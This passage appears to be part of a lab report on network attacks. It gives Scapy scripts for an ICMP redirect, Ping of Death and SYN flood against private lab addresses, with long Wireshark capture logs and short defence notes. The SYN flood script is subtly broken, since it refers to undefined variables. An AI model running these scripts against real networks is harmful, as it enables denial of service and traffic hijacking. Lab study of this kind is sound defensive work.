
Routers send ICMP Redirect packet to host for conveying new routing information to hosts. This attack uses malformed ICMP Redirect packet to try to change the routing table of a victim.

3.2.2 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

# Preparing packet
victim = "192.168.62.60"
attacker = "192.168.40.50"
icmp_redirect_packet = IP(dst=victim)/ICMP(type=5,code=1,gw=attacker)
send(icmp_redirect_packet)
```

3.2.3 Attacker's messages



3.2.4 Attack's result

The aim of this attack is to redirect the traffic to the attacker PC, so the scapy program is set to send a malformed ICMP redirect packet to the victim.

3.2.5 How to protect the network

In order to avoid this situation it could be useful block all ICMP packets on routers and hosts if not really needed as is in ordinary situation.

3.3 Ping of Death

3.3.1 Introduction

An IP packet has a maximum length of *65535 bytes* ($2^{16} - 1$) as described in the relative RFC 791. So it's not possible to send an IP packet that has a length more larger than that length, but it is possible to send the packet fragmented in plus that one. The receiver could be crashreassembling the packet.

3.3.2 SCAPY program


```
#!/usr/bin/env python
from scapy.all import *

fake_ip = "192.168.1.177"
victim = "192.168.62.10"
max_length = 65535
length_POD = max_length + 1

# Preparing the packet
ping_of_death = fragment(IP(src=fake_ip, dst=victim)/ICMP()/"X"*length_POD)

# Sending packets (Stop it by pressing "CTRL+C")
send(ping_of_death, loop=1)
```

3.3.3 Attacker's messages



3.3.4 How to protect the network

In order to avoid this attack it could be useful check all incoming IP fragment to recognize if the sum of the "fragment offset" and the "total length" of the IP packet is regular. If not the packet it could be considered invalid and so it could be rejected.

3.4 SYN Flood

3.4.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

def sendSynFlood(sourceIP,targetIP):
    for sourcePort in range(1024,65535):
        ip = IP(src=sourceIP, dst=targetIP)
        tcp = TCP(sport=sourcePort, dport=80)
        packet = Layer3/Layer4
        send(packet)

sendSynFlood("192.168.62.20","192.168.40.50")
```

With this program we are going to send every 5 milliseconds a SYN packet to an active port of the victim that we have found in the reconnaissance phase from the port 9999.

We have to wait that the session table of the victim reaches its edge, at this point the victim can no longer accept connections even if it is a legit ones.

I've also set the following settings on the victim pc to fill faster the session table:

```
sysctl -w net.ipv4.tcp_syncookies=0
sysctl -w net.ipv4.tcp_max_syn_backlog=256
```

3.4.2 Victim's messages

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.62.20	192.168.40.50	TCP	62	1024 > http [SYN] Seq=0 Win=8192 Len=0
2	0.000039000	192.168.40.50	192.168.62.20	TCP	56	http > 1024 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.071742000	192.168.62.20	192.168.40.50	TCP	62	blackjack > http [SYN] Seq=0 Win=8192 Len=0
4	0.071753000	192.168.40.50	192.168.62.20	TCP	56	http > blackjack [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.176475000	192.168.62.20	192.168.40.50	TCP	62	cap > http [SYN] Seq=0 Win=8192 Len=0
6	0.176487000	192.168.40.50	192.168.62.20	TCP	56	http > cap [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.341383000	192.168.62.20	192.168.40.50	TCP	62	1027 > http [SYN] Seq=0 Win=8192 Len=0
8	0.341394000	192.168.40.50	192.168.62.20	TCP	56	http > 1027 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	0.528307000	192.168.62.20	192.168.40.50	TCP	62	1028 > http [SYN] Seq=0 Win=8192 Len=0
10	0.528307000	192.168.40.50	192.168.62.20	TCP	56	http > 1028 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	0.624187000	192.168.62.20	192.168.40.50	TCP	62	solid-mux > http [SYN] Seq=0 Win=8192 Len=0
12	0.624200000	192.168.40.50	192.168.62.20	TCP	56	http > solid-mux [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	0.752630000	192.168.62.20	192.168.40.50	TCP	62	1030 > http [SYN] Seq=0 Win=8192 Len=0
14	0.752642000	192.168.40.50	192.168.62.20	TCP	56	http > 1030 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	0.849028000	192.168.62.20	192.168.40.50	TCP	62	1031 > http [SYN] Seq=0 Win=8192 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
16	0.849041000	192.168.40.50	192.168.62.20	TCP	56	http > 1031 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.940368000	192.168.62.20	192.168.40.50	TCP	62	1032 > http [SYN] Seq=0 Win=8192 Len=0
18	0.940384000	192.168.40.50	192.168.62.20	TCP	56	http > 1032 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	1.024068000	192.168.62.20	192.168.40.50	TCP	62	netinfo-local > http [SYN] Seq=0 Win=8192 Len=0
20	1.024081000	192.168.40.50	192.168.62.20	TCP	56	http > netinfo-local [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	1.128540000	192.168.62.20	192.168.40.50	TCP	62	activesync > http [SYN] Seq=0 Win=8192 Len=0
22	1.128556000	192.168.40.50	192.168.62.20	TCP	56	http > activesync [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

134	7.833868000	192.168.62.20	192.168.40.50	TCP	62	webobjects > http [SYN] Seq=0 Win=8192 Len=0
135	7.833880000	192.168.40.50	192.168.62.20	TCP	56	http > webobjects [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
136	7.941336000	192.168.62.20	192.168.40.50	TCP	62	cplscrambler-lg > http [SYN] Seq=0 Win=8192 Len=0
137	7.941351000	192.168.40.50	192.168.62.20	TCP	56	http > cplscrambler-lg [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
138	8.036353000	192.168.62.20	192.168.40.50	TCP	62	cplscrambler-in > http [SYN] Seq=0 Win=8192 Len=0
139	8.036366000	192.168.40.50	192.168.62.20	TCP	56	http > cplscrambler-in [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
140	8.092614000	192.168.62.20	192.168.40.50	TCP	62	cplscrambler-al > http [SYN] Seq=0 Win=8192 Len=0
141	8.092628000	192.168.40.50	192.168.62.20	TCP	56	http > cplscrambler-al [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
142	8.191949000	192.168.62.20	192.168.40.50	TCP	62	ff-annunc > http [SYN] Seq=0 Win=8192 Len=0
143	8.191962000	192.168.40.50	192.168.62.20	TCP	56	http > ff-annunc [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
144	8.336056000	192.168.62.20	192.168.40.50	TCP	62	ff-fms > http [SYN] Seq=0 Win=8192 Len=0
145	8.336069000	192.168.40.50	192.168.62.20	TCP	56	http > ff-fms [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
146	8.447465000	192.168.62.20	192.168.40.50	TCP	62	ff-sm > http [SYN] Seq=0 Win=8192 Len=0
147	8.447478000	192.168.40.50	192.168.62.20	TCP	56	http > ff-sm [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
148	8.543859000	192.168.62.20	192.168.40.50	TCP	62	obrpd > http [SYN] Seq=0 Win=8192 Len=0
149	8.543876000	192.168.40.50	192.168.62.20	TCP	56	http > obrpd [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
150	8.640445000	192.168.62.20	192.168.40.50	TCP	62	proofd > http [SYN] Seq=0 Win=8192 Len=0
151	8.640459000	192.168.40.50	192.168.62.20	TCP	56	http > proofd [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
152	8.768838000	192.168.62.20	192.168.40.50	TCP	62	rootd > http [SYN] Seq=0 Win=8192 Len=0
153	8.768851000	192.168.40.50	192.168.62.20	TCP	56	http > rootd [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
154	8.849565000	192.168.62.20	192.168.40.50	TCP	62	nicelink > http [SYN] Seq=0 Win=8192 Len=0
155	8.849578000	192.168.40.50	192.168.62.20	TCP	56	http > nicelink [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
156	8.920479000	192.168.62.20	192.168.40.50	TCP	62	cnrprotocol > http [SYN] Seq=0 Win=8192 Len=0
157	8.920492000	192.168.40.50	192.168.62.20	TCP	56	http > cnrprotocol [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
158	9.008716000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
159	9.008739000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
160	9.008741000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
161	9.008743000	192.168.62.20	192.168.40.50	TCP	62	sunclustermgr > http [SYN] Seq=0 Win=8192 Len=0
162	9.008751000	192.168.40.50	192.168.62.20	TCP	56	http > sunclustermgr [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
163	9.111814000	192.168.62.20	192.168.40.50	TCP	62	rmiactivation > http [SYN] Seq=0 Win=8192 Len=0
164	9.111850000	192.168.40.50	192.168.62.20	TCP	56	http > rmiactivation [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
165	9.376463000	192.168.62.20	192.168.40.50	TCP	62	mctp > http [SYN] Seq=0 Win=8192 Len=0
166	9.376486000	192.168.40.50	192.168.62.20	TCP	56	http > mctp [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
167	9.451718000	192.168.62.20	192.168.40.50	TCP	62	pt2-discover > http [SYN] Seq=0 Win=8192 Len=0
168	9.451731000	192.168.40.50	192.168.62.20	TCP	56	http > pt2-discover [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
169	9.647539000	192.168.62.20	192.168.40.50	TCP	62	adobeserver-1 > http [SYN] Seq=0 Win=8192 Len=0
170	9.647555000	192.168.40.50	192.168.62.20	TCP	56	http > adobeserver-1 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171	9.759459000	192.168.62.20	192.168.40.50	TCP	62	adobeserver-2 > http [SYN] Seq=0 Win=8192 Len=0
172	9.759471000	192.168.40.50	192.168.62.20	TCP	56	http > adobeserver-2 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
173	9.835725000	192.168.62.20	192.168.40.50	TCP	62	xrl > http [SYN] Seq=0 Win=8192 Len=0
174	9.835737000	192.168.40.50	192.168.62.20	TCP	56	http > xrl [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
175	9.951684000	192.168.62.20	192.168.40.50	TCP	62	ftranhc > http [SYN] Seq=0 Win=8192 Len=0
176	9.951697000	192.168.40.50	192.168.62.20	TCP	56	http > ftranhc [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
179	10.128833000	192.168.62.20	192.168.40.50	TCP	62	isoipsigport-1 > http [SYN] Seq=0 Win=8192 Len=0
180	10.128843000	192.168.40.50	192.168.62.20	TCP	56	http > isoipsigport-1 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
181	10.277703000	192.168.62.20	192.168.40.50	TCP	62	isoipsigport-2 > http [SYN] Seq=0 Win=8192 Len=0


No.	Time	Source	Destination	Protocol	Length	Info
182	10.277716000	192.168.40.50	192.168.62.20	TCP	56	http > isoipsigport-2 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
183	10.432587000	192.168.62.20	192.168.40.50	TCP	62	ratio-adp > http [SYN] Seq=0 Win=8192 Len=0
184	10.432599000	192.168.40.50	192.168.62.20	TCP	56	http > ratio-adp [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
185	10.560097000	192.168.62.20	192.168.40.50	TCP	62	kpop > http [SYN] Seq=0 Win=8192 Len=0
186	10.560110000	192.168.40.50	192.168.62.20	TCP	56	http > kpop [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
187	10.704094000	192.168.62.20	192.168.40.50	TCP	62	webadmstart > http [SYN] Seq=0 Win=8192 Len=0
188	10.704107000	192.168.40.50	192.168.62.20	TCP	56	http > webadmstart [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
189	10.792657000	192.168.62.20	192.168.40.50	TCP	62	lmsocialserver > http [SYN] Seq=0 Win=8192 Len=0
190	10.792669000	192.168.40.50	192.168.62.20	TCP	56	http > lmsocialserver [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
191	10.878001000	192.168.62.20	192.168.40.50	TCP	62	icp > http [SYN] Seq=0 Win=8192 Len=0
192	10.878013000	192.168.40.50	192.168.62.20	TCP	56	http > icp [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
193	10.960119000	192.168.62.20	192.168.40.50	TCP	62	ltp-deepspace > http [SYN] Seq=0 Win=8192 Len=0
194	10.960132000	192.168.40.50	192.168.62.20	TCP	56	http > ltp-deepspace [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
195	11.041230000	192.168.62.20	192.168.40.50	TCP	62	mini-sql > http [SYN] Seq=0 Win=8192 Len=0
196	11.041242000	192.168.40.50	192.168.62.20	TCP	56	http > mini-sql [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
197	12.008700000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
198	12.008708000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
199	12.008709000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)

*****Legit requests are denied: *****

200	16.350687000	192.168.62.60	192.168.40.50	TCP	76	33648 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
201	16.350699000	192.168.40.50	192.168.62.60	TCP	56	http > 33648 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
202	16.351748000	192.168.62.60	192.168.40.50	TCP	76	33649 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
203	16.351755000	192.168.40.50	192.168.62.60	TCP	56	http > 33649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
204	16.352778000	192.168.62.60	192.168.40.50	TCP	76	33650 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSeq=1433332 TSecr=0 WS=128
205	16.352778000	192.168.40.50	192.168.62.60	TCP	56	http > 33650 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
206	16.353937000	192.168.62.60	192.168.40.50	TCP	76	33651 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSeq=1433332 TSecr=0 WS=128
207	16.353942000	192.168.40.50	192.168.62.60	TCP	56	http > 33651 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

As shown after sending multiple SYN Flood the Victim starts responding with [RST,ACK] flags even to legit requests like the http request from ports 33648-33651 from the browser of the PC2.



3.4.3 Attacker's messages

No.	Time	Source	Destination	Protocol	Length	Info
5	0.050246000	192.168.62.20	192.168.40.50	TCP	56	1024 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
10	0.050727000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] 1024 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
11	0.050870000	192.168.40.50	192.168.62.20	TCP	62	netbios-ssn > 1024 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.190458000	192.168.62.20	192.168.40.50	TCP	56	blackjack > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
22	0.191035000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] blackjack > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
23	0.191965000	192.168.40.50	192.168.62.20	TCP	62	netbios-ssn > blackjack [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	0.286732000	192.168.62.20	192.168.40.50	TCP	56	cap > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
29	0.287236000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] cap > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
30	0.287373000	192.168.40.50	192.168.62.20	TCP	62	netbios-ssn > cap [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
34	0.415509000	192.168.62.20	192.168.40.50	TCP	56	1027 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
39	0.416019000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] 1027 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
40	0.416127000	192.168.40.50	192.168.62.20	TCP	62	netbios-ssn > 1027 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
44	0.527603000	192.168.62.20	192.168.40.50	TCP	56	1028 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
49	0.528239000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] 1028 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
50	0.528354000	192.168.40.50	192.168.62.20	TCP	62	netbios-ssn > 1028 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
54	0.618450000	192.168.62.20	192.168.40.50	TCP	56	solid-mux > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
58	0.702446000	192.168.62.20	192.168.40.50	TCP	56	1030 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
61	0.846491000	192.168.62.20	192.168.40.50	TCP	56	1031 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
64	0.978671000	192.168.62.20	192.168.40.50	TCP	56	1032 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
69	0.980323000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] 1032 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
72	1.102467000	192.168.62.20	192.168.40.50	TCP	56	netinfo-local > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
75	1.299810000	192.168.62.20	192.168.40.50	TCP	56	activesync > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
78	1.406653000	192.168.62.20	192.168.40.50	TCP	56	mxxrlogin > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
81	1.550513000	192.168.62.20	192.168.40.50	TCP	56	nsstp > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
86	1.551117000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] nsstp > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
87	1.551240000	192.168.40.50	192.168.62.20	TCP	62	netbios-ssn > nsstp [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
91	1.631353000	192.168.62.20	192.168.40.50	TCP	56	ams > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
94	1.775418000	192.168.62.20	192.168.40.50	TCP	56	mtqp > netbios-ssn [SYN] Seq=0 Win=8192 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
97	1.910714000	192.168.62.20	192.168.40.50	TCP	56	sbl > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
100	2.030476000	192.168.62.20	192.168.40.50	TCP	56	netarx > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
105	2.223798000	192.168.62.20	192.168.40.50	TCP	56	danf-ak2 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0
110	2.224472000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] danf-ak2 > netbios-ssn [SYN] Seq=0 Win=8192 Len=0

1132	56.064211000	192.168.62.20	192.168.40.50	TCP	56	nicelink > http [SYN] Seq=0 Win=8192 Len=0
1136	56.135107000	192.168.62.20	192.168.40.50	TCP	56	cnrprotocol > http [SYN] Seq=0 Win=8192 Len=0
1139	56.223321000	192.168.62.20	192.168.40.50	TCP	56	sunclustermgr > http [SYN] Seq=0 Win=8192 Len=0
1149	56.326467000	192.168.62.20	192.168.40.50	TCP	56	rmiactivation > http [SYN] Seq=0 Win=8192 Len=0
1152	56.590463000	192.168.62.20	192.168.40.50	TCP	56	mctp > http [SYN] Seq=0 Win=8192 Len=0
1154	56.666537000	192.168.62.20	192.168.40.50	TCP	56	pt2-discover > http [SYN] Seq=0 Win=8192 Len=0
1157	56.862634000	192.168.62.20	192.168.40.50	TCP	56	adobeserver-1 > http [SYN] Seq=0 Win=8192 Len=0
1160	56.974430000	192.168.62.20	192.168.40.50	TCP	56	adobeserver-2 > http [SYN] Seq=0 Win=8192 Len=0
1163	57.050435000	192.168.62.20	192.168.40.50	TCP	56	xrl > http [SYN] Seq=0 Win=8192 Len=0
1166	57.166421000	192.168.62.20	192.168.40.50	TCP	56	ftranhc > http [SYN] Seq=0 Win=8192 Len=0
1171	57.166989000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] ftranhc > http [SYN] Seq=0 Win=8192 Len=0
1172	57.167114000	192.168.40.50	192.168.62.20	TCP	62	http > ftranhc [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1186	57.343848000	192.168.62.20	192.168.40.50	TCP	56	isoipsigport-1 > http [SYN] Seq=0 Win=8192 Len=0
1190	57.492962000	192.168.62.20	192.168.40.50	TCP	56	isoipsigport-2 > http [SYN] Seq=0 Win=8192 Len=0
1193	57.647757000	192.168.62.20	192.168.40.50	TCP	56	ratio-adp > http [SYN] Seq=0 Win=8192 Len=0
1196	57.775299000	192.168.62.20	192.168.40.50	TCP	56	kpop > http [SYN] Seq=0 Win=8192 Len=0
1201	57.775889000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] kpop > http [SYN] Seq=0 Win=8192 Len=0
1202	57.776027000	192.168.40.50	192.168.62.20	TCP	62	http > kpop [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1206	57.918417000	192.168.62.20	192.168.40.50	TCP	56	webadmstart > http [SYN] Seq=0 Win=8192 Len=0
1209	58.007475000	192.168.62.20	192.168.40.50	TCP	56	lmsocialserver > http [SYN] Seq=0 Win=8192 Len=0
1212	58.093061000	192.168.62.20	192.168.40.50	TCP	56	icp > http [SYN] Seq=0 Win=8192 Len=0
1215	58.174390000	192.168.62.20	192.168.40.50	TCP	56	ltp-deepspace > http [SYN] Seq=0 Win=8192 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
1220	58.174972000	192.168.62.20	192.168.40.50	TCP	62	[TCP Out-Of-Order] ltp-deepspace > http [SYN] Seq=0 Win=8192 Len=0
1221	58.175934000	192.168.40.50	192.168.62.20	TCP	62	http > ltp-deepspace [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1224	58.255786000	192.168.62.20	192.168.40.50	TCP	56	mini-sql > http [SYN] Seq=0 Win=8192 Len=0
1241	59.223890000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
1242	59.223893000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)
